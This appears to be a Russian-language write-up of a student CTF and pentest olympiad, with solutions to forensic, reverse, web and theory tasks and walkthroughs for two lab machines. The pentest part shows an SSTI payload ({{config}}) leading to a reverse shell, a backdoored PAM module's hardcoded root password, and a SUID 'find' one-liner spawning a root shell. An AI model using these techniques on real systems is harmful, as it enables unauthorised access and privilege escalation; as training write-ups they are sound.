conn.connect(('', 9001))
print(conn.recv(1024))


def _get_operator_priority(operator):
    if operator in 'minmax':
        return 3
    elif operator in '*/':
        return 2
    elif operator in '+-':
        return 1
    else:
        return 0



def get_postfix_notation(infix_expression):
    operations = []
    result = []
    for c in infix_expression.split():
        if c in '+-*/minmax':
            while True:
                if not operations or operations[-1] not in '+-*/minmax':
                    operations.append(c)
                    break
                elif _get_operator_priority(operations[-1]) >= _get_operator_priority(c):
                    result.append(operations.pop())
                elif _get_operator_priority(operations[-1]) < _get_operator_priority(c):
```

```
                    operations.append(c)
                    break
        elif c == '(':
            operations.append(c)
        elif c == ')':
            while True:
                if operations[-1] == '(':
                    operations.pop()
                    break
                elif operations[-1] == ',':
                    operations.pop()
                    continue
                result.append(operations.pop())
        elif c == ',':
            while operations[-1] != '(':
                result.append(operations.pop())
            operations.append(c)
        else:
            result.append(c)

    while operations:
        result.append(operations.pop())

    return ' '.join(result)



for i in range(100):
    conn.send(get_postfix_notation(conn.recv(1024).decode()).encode() + b'\n')
print(conn.recv(1024))
```

Ответ: CTF{c0Nfu51nG_r3v3r5_n0Tat1oN}

4. Категория forensic

4.1. Disk image

Баллы: 1

Условие: Кто-то взломал вашу систему, в частности, ему дан доступ к файловому хранилищу с флагами. Проверить целостность файловой системы и убедиться, что все файлы доступны?

Файлы: forensic.img

Решение:

Необходимо проинспектировать файл. После этого получаем информацию о том, что это образ диска, но нужный нам файл удален. Система ext4, можно применить утилиту extundelete.

```
sudo extundelete --restore-all deleted_file.img
```

В папке RESTORED_FILES будет искомый флаг.

```
-rw-r--r-- 1 root root 26 Feb 24 16:57 file.12
```

Ответ: CTF{OpPaNk0U1giNg8ql0nOw}

5. Категория reverse

5.1. Guess

Баллы: 1

Условие: Угадайка наносит ответный удар! Найди загаданное число и получи флаг.

Файлы: guess.jar, guess_v2.jar

Решение:

Необходимо декомпилировать данный jar-файл с помощью утилиты jd-gui.

```
    public static void main(final String[] args) {
        int guess_number = 0;
        int init_value = 31337;
        final int flag_value = 41897569;
        if (args.length > 0) {
            try {
                guess_number = Integer.parseInt(args[0]);
                if (flag_value / init_value * 456789 == guess_number) {
                    final String a = "0215074b2b24370c02775e522f2a1b1d0447742d002a164136";
                    final String b = "414141307172614e73396b6b566369656c314157554759364b";
                    init_value += flag_value;
                    final String result = xor(a, b);
                    System.out.println("You found flag: " + result);
                }
                else {
                    System.err.println("You wrong");
                    System.exit(1);
                }
            }
            catch (NumberFormatException e) {
                System.err.println("example: java -jar guess 1234");
                System.exit(1);
            }
        }
        else {
            System.err.println("You wrong");
            int num = 1000000;
            ++num;
            System.exit(1);
        }
    }


    static String xor(final String _a, final String _b) {
        final BigInteger a = new BigInteger(_a, 16);
        final BigInteger b = new BigInteger(_b, 16);
        final BigInteger res = a.xor(b);
        return res.toString(16);
    }
```

Ответ: CTF{ZVVBqN59yIrxhv5zUmOw}

6. Категория web


6.1. Captcha

Баллы: 1

Условие: Еще одна капча для вас. 100 раундов, 100 секунд.

http://10.90.136.55:9000.

Решение:



Необходимо было решить 100 однотипных проверок на то, что вы - не робот. Время ограничено - 100 секунд. При открытии сайта шел GET-запрос на получение новых данных (GET /code), в ответ приходило следующее:

```
16FA00920F84
```

Если внимательно смотреть в код, то ширина контейнера слева (красного), зеленого и справа (тоже красного) генерируется на основе этих пришедших данных.

```
<div data-v-1d9385ee class="left" style="width: 58.82%;"></div>
<div data-v-1d9385ee class="center" style="width: 1.46%;"></div>
<div data-v-1d9385ee class="right" style="width: 39.72%;"></div>
```

1. Разбиваем данный hex-код на три равных части по 4 символа
2. Преобразуем в десятичный вид
3. Делим на 100
4. Чтобы получить правильный диапазон, нужно было посчитать значение первого элемента (левая граница), а также сумму первого и второго (правая граница), и выбрать любое значение из этого диапазона в качестве ответа. Отправить запрос на сервер и проделать еще 99 раз

```
curl 'http://localhost:3000/code' \

-X 'POST' \

-H 'Accept: */*' \

-H 'Content-Type: application/json' \

-H 'Origin: http://localhost:3000' \

-H 'Cookie: session=NldrlM85wHXoKAObI4PM;
csrf_token_0bc3c2f13ccd1516eaa022809224b72ea843ff27809ff70e7a79601ab77727a7=uvk/i
YuRqMWygA5KQ7hzW5vhRPLEN2QOCoilFn/J4po=;
csrf_token_806060ca5bf70dff3caa0e5c860002aade9d470a5a4dce73bcfa7ba10778f481=QZesn
xjRJv1qCS92Bvixwi1wfPfQVePh3sIeUNL6Hs8=;
csrftoken=Cx2QFPNur3cJqb5CjwLlIRtuBPWg5YfN67qk8SkKt04b9DmoS1SqpSzCEX0opKIb' \

-H 'Content-Length: 16' \
```

```
--data-binary '{"code":95.3743}'
```

Ответ:CTF{BVv1ncC5XJnAvPE2I5FX}

7. Категория paper

7.1. ЭЦП

Баллы: min 0 - max 2

Условие:


Описание: Электронная цифровая подпись (ЭЦП) дает право удаленно подписывать документы, как будто бы её владелец присутствует лично на сделке. Расскажите, как такое возможно и как внутренне устроен процесс выпуска ЭЦП, подписание документов и проверка подлинности. Для этого, предлагаем ответить на вопросы:

1. Какой механизм/функция лежит в основе ЭЦП?
2. Какие бывают алгоритмы, используемые в подписи? Перечислите несколько популярных, а также укажите их характеристики (битность, симметричность, на чем основаны).
3. Существуют ли российские аналоги алгоритмов или ПО для работы с ЭЦП? Если да, укажите название и их основные характеристики, как в пункте 2.
4. Как происходит процесс выпуска ЭЦП? Нарисуйте блок-схему, напишите псевдокод с комментариями или по пунктам опишите все детали (в хронологическом порядке).
5. Как происходит процесс подписи документа и использованием ЭЦП? Нарисуйте блок-схему, напишите псевдокод с комментариями или по пунктам опишите все детали (в хронологическом порядке).
6. Как происходит процесс проверки подлинности подписи для документа и использованием ЭЦП? Нарисуйте блок-схему, напишите псевдокод с комментариями или по пунктам опишите все детали (в хронологическом порядке).
7. Для хранения ЭЦП используют USB-устройства (так называемые токены), расскажите, как работает данное устройство? Где надежнее хранить ЭЦП, на данном устройстве или на компьютере?
8. Перечислите уязвимости в конкретных реализациях алгоритмов ЭЦП (включая устаревшие технологии).

Решение и ответ:


Ответы должны упоминать, но не обязательно ограничиваться следующими пунктами:

1. В основе лежат алгоритмы асимметричного шифрования (в большей степени) и симметричного шифрования (в меньшей). В механизме создания и проверки ЭЦП также присутствуют хэш-функции.

2. RSA (2048/4096 бит, асимметричный шифрование с закрытым и открытым ключом), DSA (1024 бит), ГОСТ Р 34.10-2012 (эллиптические кривые, 512/1024), ECDSA (160/224/256 бит, эллиптические кривые).
3. ГОСТ Р 34.10-2012 и ECDSA на базе эллиптических кривых. ГОСТ Р 34.10-94 и DSA на базе полей Галуа. ПО - CryptoPRO.
4. 

5. 

6. 



7. Токен хранит электронную подпись и цифровой сертификат. В отличие от флешки, на токенах данные защищены паролем и дополнительными средствами безопасности. Рутокены имеют сертификацию ФСТЭК/ФСБ, что соответствует требованиям 63-ФЗ. Надежнее ЭЦП хранить именно на таких съемных носителях.
8. RSA: Генерация простых чисел (схема с общим модулем n), Малые значения открытой/секретной экспоненты, атака и использованием китайской теоремы об остатках. ECDSA/DSA: уязвимость CVE-2018-0495 с воссозданием закрытых ключей.

7.2. Три компании и сеть

Баллы: min 0 - max 2

Условие:

Описание: Три компании A, B и C арендуют офисные помещения на одном этаже бизнес-центра. Единственный доступный провайдер подключил их к одному управляемому L2 коммутатору. Ваша задача:

1. Предложить вариант по разграничению доступа компаний к сетям друг друга. Чтобы устройства из компании A не ходили в сеть компании C, и так далее. Если таких вариантов несколько, то напишите несколько вариантов. В ответе приветствуются схемы подключения, а также пояснения к ним.

2. Количество компьютеров в компании A – 15, B – 40, C – 30. Предложите такие варианты масок подсетей, которые бы покрывали нужды каждой отдельно взятой компаний с учетом того, что больше указанного выше количества устройств не планируется. Укажите адреса шлюза, широковещательного адреса, допустимый диапазон IP-адресов, а также маску подсети. Диапазоны IP-адресов компаний пересекаться не должны. Приведите расчеты маски подсети с использованием битовых операций.

Решение и ответ:

Ответы должны упоминать, но не обязательно ограничиваться следующими пунктами:

1. Вариант 1. Так как коммутатор L2 управляемый, мы можем настроить разные VLAN (например 10, 20, 30); каждому – свой, и связь между ними запретить, а также прописать белые списки MAC-адресов. Вариант 2. Каждому выдавать свою маску подсети (так как коммутатор управляемый и это умеет), и запретить выходить за пределы этой маски.
2. Количество адресов – битность маски минус два (броадкаст, шлюз). То есть, если маска /24, то всего адресов 254, если маска /27, то 30. Наш случай: Компания А – маска /27, то есть 30 адресов, В - /26 – количество адресов 62, С – тоже /27, так как диапазон полностью влезает.

   Компания А

   ```
   шлюз: 10.0.0.1

   маска подсети: 255.255.255.224/27

   адреса: 10.0.0.2-10.0.0.30

   широковещательный: 10.0.0.31
   ```

   Компания В

   ```
   шлюз: 10.0.1.1

   маска подсети: 255.255.255.192/26

   адреса: 10.0.1.2-10.0.1.62

   широковещательный: 10.0.1.63
   ```

   Компания С

   ```
   шлюз: 10.0.2.1

   маска подсети: 255.255.255.224/27

   адреса: 10.0.2.2-10.0.2.30

   широковещательный: 10.0.2.31
   ```

Второй тур заключительного этапа.

Второй тур заключительного этапа прошел на специальной платформе в формате pentest.

Особенности тура:

- Длительность тура: 6 астрономических часов.
- Для участия в туре для каждой команды были созданы по 2 виртуальной машины. Участникам были даны лишь ip адреса этих виртуальных машин. Задача заключалась в том, чтобы получить права доступа user и root, найти флаги и написать отчет о проделанной работе.
- Также у участников имелась информация о суммарном количестве токенов (флагов) – 4 штуки.
- Флаги сдавались в специально созданного telegram бота. В нем был доступен интерфейс доступа к машинам, их перезагрузке и рейтингу команд. Первый час перезагрузка была недоступна. Каждую машину можно было перезагружать не чаще, чем раз в 10 минут, при этом лимит на команду при перезагрузке - 1 раз в 2 минуты, при этом пересоздание машины занимало в среднем 2-3 минуты. Зачастую такая перезагрузка требовалась, когда упал сервис, случился kernel panic, был потерян доступ по ssh (и прочие критические случаи).
- На каждой виртуальной машине два уровня сложности, которые можно получить только последовательно: получение доступа пользователя (user) и доступа суперпользователя (root).
- Флаги хранятся в текстовых файлах или в другой критической информации (логины, пароли) для каждого уровня.
- Учитывалось время решений каждого отдельного уровня. Например: получение уровня user на первой минуте стоило 450 баллов, уровня root - 900 баллов. Каждую минуту отнималось одинаковое количество баллов. То есть, если сдать флаг user на 10-й минуте, то получите 440 баллов, а если найти флаг root на 15-й, то можно получить 875 баллов.
- Итоговые набранные баллы конвертировались в 5-балльную систему:
    - 5.0 - 2700
    - 4.5 - 2430
    - 4.0 - 2160
    - 3.5 - 1890
    - 3.0 - 1620
    - 2.5 - 1350
    - 2.0 - 1080
    - 1.5 - 810
    - 1.0 - 540

- 0.5 - 270

- Участникам также было необходимо написать отчет о проделанной работе по шаблону, который содержал следующие пункты:

    - Сбор информации (определение объема тестов на проникновение, сети).
    - Перечисление сервисов (сбор информации о том, какие сервисы существуют в системе или системах).
    - Проникновение (тип эксплуатируемой уязвимости, уязвимая система, патч или фикс, критичность, найденный флаг, PoC, рекомендации по устранению уязвимостей, скриншоты) .

Первая машина

После сканирования можно найти ряд открытых портов:

80 - http apache

22 - ssh

User

Решение:

Заходим на сайт - видим сообщение о том, что сервер был взломан и требование выкупа, ничего интересного. Определяем версию CMS, видим известный эксплоит, но попытки его эксплуатации не приводят к успеху (выскакивает 500 ошибка).

Пробуем просканить директории и файлы, например через wfuzz, находим файл backup.tgz. Внимательно его изучаем, находим оставленный backdoor в файле /plugins/InnovationPlugin/lang/encoding.php (можно сравнить с оригинальными файлами CMS).

В исходном коде видим что есть проверка на некоторый пароль через password_verify и есть хэш пароля. Также можно посмотреть версию php. Брутить пароль нет необходимости - наша версия php уязвима, можно подставить любой пароль и выполнить произвольный код в системе через бекдор. Забираем первый флаг по пути /var/www/flag.txt:

Ответ: d5d7f5c21f5a7a5e9a9f7d9c1e2e2a2f

Root

Решение:

Попытки найти что то интересное через стандартные средства по типу LinPeas не увенчаются успехом, пробуем посмотреть на последние измененные файлы и замечаем что один из таких файлов - это lib/x86_64-linux-gnu/security/pam_unix.so.

Данный модуль представляет из себя PAM модуль с бекдором, позволяющий нам авторизоваться с правами пользователя root через еще один пароль, который хранится внутри.

Реверсим его и находим следующую строку:

```
eax = strcmp(r15, "s43wfesfsdfds_sdfsf34wfvghbjn");
```

Что представляет из себя нужный нам пароль. Авторизируемся под пользователем root и забираем второй флаг:

Ответ: f6c3f6a7e9b8c1d4a6f3b0d4e0f8d4d2

Вторая машина

После сканирования можно найти ряд открытых портов:

1337 - http

22 - ssh

User

Решение:

Проверяем функционал сайта - он позволяет разбирать текст с картинок и выводить его на страницу (плюс показывается разная статистика и можно скачать разобранный текст в файле). Пробуем отправить любую картинку с пейлоадом типа **{{config}}** и увидим, что на странице отрендерится как текст, а внутри файла уже будет информация о переменных фласка, что позволяет нам эксплуатировать SSTI уязвимость.

Подгружаем в картинку текстом любой удобный reverse_shell и забираем первый флаг:

Ответ: 8A2A2E7D2A8909A40A8D8A4B4E4A4C4A

Root

Решение:

Запускаем любой инструмент по типу linenum.sh и видим что на бинарнике /usr/bin/find установлен SUID бит, что позволяет нам с легкостью провернуть LPE (локальное повышение привилегий):

```
$ find /usr/bin -name find -exec /bin/bash -ip /;
```

```
$ cat /root/flag.txt
```

Ответ: 8A2A2E7D2JEBVGEOGUBEOGVOE